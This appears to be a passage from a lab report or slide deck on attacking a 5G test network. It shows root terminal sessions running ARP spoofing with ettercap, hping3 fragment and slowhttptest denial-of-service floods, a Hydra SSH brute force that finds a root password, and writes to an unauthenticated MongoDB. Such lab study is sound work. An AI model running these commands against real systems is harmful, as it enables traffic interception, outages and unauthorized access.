
- In this setup, Ettercap is intercepting ARP packets to redirect traffic destined for 11.123.129.58 through the attacker's machine, allowing for monitoring or modification of the traffic passing between the victim and other hosts on the network.



```
┌──(root㉿ubuntu-0)-[~]
└─# ettercap -T -q -M arp:remote /11.123.129.2//

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth0 -> 16:10:15:25:49:EF
          11.123.129.58/255.255.255.255
          fe80::1410:15ff:fe25:49ef/64
```

TEARDROP ATTACK


- A Teardrop Attack is a denial-of-service attack where fragmented packets are sent to a target, exploiting overlapping fragments to crash or destabilize the system.



```
┌──(root㉿ ubuntu-0)-[~]
└─# sudo hping3 --icmp --frag --flood 11.123.129.29
HPING 11.123.129.29 (eth0 11.123.129.29): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 11.123.129.29 hping statistic ---
3275186 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

SLOWHTTP TEST

- A Slow HTTP Test Attack is a type of Denial of Service (DoS) attack that aims to exhaust server resources by sending HTTP requests very slowly. This can tie up server resources and prevent it from responding to legitimate requests.




```
┌──(root㉿ubuntu-0)-[~]
└─# slowhttptest -c 1000 -H -i 10 -r 10 -w 10 -x 10 -y 10 -z 10 -u http://11.123.129.24:80/
Tue Apr 30 01:53:56 2024:
Tue Apr 30 01:53:56 2024:
        slowhttptest version 1.9.0
 - https://github.com/shekyan/slowhttptest -
test type:                        SLOW HEADERS
number of connections:            1000
URL:                              http://11.123.129.24:80/
verb:                             GET
cookie:
Content-Length header value:      4096
follow up data max size:          24
interval between follow up data:  10 seconds
connections per seconds:          10
probe connection timeout:         5 seconds
test duration:                    240 seconds
using proxy:                      no proxy

Tue Apr 30 01:53:56 2024:
slow HTTP test status on 0th second:

initializing:       0
pending:            1
connected:          0
error:              0
closed:             0
service available:  YES
Tue Apr 30 01:54:01 2024:
```

```
Tue Apr 30 01:55:36 2024:
        slowhttptest version 1.9.0
 - https://github.com/shekyan/slowhttptest -
test type:                        SLOW HEADERS
number of connections:            1000
URL:                              http://11.123.129.24:80/
verb:                             GET
cookie:
Content-Length header value:      4096
follow up data max size:          24
interval between follow up data:  10 seconds
connections per seconds:          10
probe connection timeout:         5 seconds
test duration:                    240 seconds
using proxy:                      no proxy

Tue Apr 30 01:55:36 2024:
slow HTTP test status on 100th second:

initializing:       0
pending:            1
connected:          2
error:              0
closed:             989
service available:  YES
Tue Apr 30 01:55:37 2024:
Test ended on 100th second
Exit status: No open connections left
```

SSH BRUTEFORCE


- An SSH brute force attack is when an attacker systematically tries various username and password combinations to gain unauthorized access to a system. This is typically done using automated tools like Hydra, aiming to find valid credentials and breach the system's security.



```
┌──(root㉿ubuntu-0)-[~]
└─# hydra -l root -P passwords.txt ssh://11.123.129.58
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ig
nore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-30 14:46:46
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per task
[DATA] attacking ssh://11.123.129.58:22/
[22][ssh] host: 11.123.129.58   login: root   password: K@lI
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-30 14:46:50
```

MONGODB ATTACK

- A MongoDB attack exploits vulnerabilities in MongoDB databases to gain unauthorized access or manipulate data. It targets weak authentication and misconfigurations, aiming to steal or modify sensitive information. Securing MongoDB involves implementing robust authentication, access controls, and regular updates.



```
┌──(root㉿ubuntu-0)-[~]
└─# mongo --host 11.123.129.53 -p 27017
MongoDB shell version v6.1.1
connecting to: mongodb://11.123.129.53:27017/?compressors=disabled&gssapiServiceName=mongodb
Implicit session: session { "id" : UUID("cee2ea86-6289-4ba6-a17d-3d0015d4e29e") }
MongoDB server version: 7.0.8
WARNING: shell and server versions do not match
================
Warning: the "mongo" shell has been superseded by "mongosh",
which delivers improved usability and compatibility.The "mongo" shell has been deprecated and will be removed in
an upcoming release.
For installation instructions, see
https://docs.mongodb.com/mongodb-shell/install/
================
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
        https://docs.mongodb.com/
Questions? Try the MongoDB Developer Community Forums
        https://community.mongodb.com
---
The server generated these startup warnings when booting:
        2024-04-29T22:20:02.203+00:00: Access control is not enabled for the database. Read and write access to data and configuration is unrestricted
        2024-04-29T22:20:02.207+00:00: /sys/kernel/mm/transparent_hugepage/enabled is 'always'. We suggest setting it to 'never' in this binary version
        2024-04-29T22:20:02.207+00:00: vm.max_map_count is too low
        2024-04-29T22:20:02.207+00:00:         currentValue: 65530
        2024-04-29T22:20:02.207+00:00:         recommendedMinimum: 1677720
        2024-04-29T22:20:02.207+00:00:         maxConns: 838860
---
> show dbs
admin                                        0.000GB
config                                       0.000GB
local                                        0.000GB
mongo-plmn-mnc45-mcc313-user-jupyter-lanandann0  0.000GB
> use mongo-plmn-mnc45-mcc313-user-jupyter-lanandann0
switched to db mongo-plmn-mnc45-mcc313-user-jupyter-lanandann0
> db.myCollection.insertOne({ name: "JD", age: 24, email: "jd@d.com" })
{
        "acknowledged" : true,
        "insertedId" : ObjectId("66302982b08425895ce8343b")
}
> db.myCollection.find()
{ "_id" : ObjectId("66302982b08425895ce8343b"), "name" : "JD", "age" : 24, "email" : "jd@d.com" }
```

CONCLUSION

- The exploration of hacking 5G networks has unveiled significant insights into security challenges and vulnerabilities.
- Hands-on experimentation with offensive tools has provided a deeper understanding of potential risks associated with 5G networks.
- Emphasizing the importance of implementing robust security measures to counter malicious attacks.
- Practical exploration has yielded valuable knowledge applicable to real-world cybersecurity scenarios.
- These findings underscore the necessity for ongoing vigilance and proactive measures to safeguard 5G networks against exploitation and compromise.

THANK YOU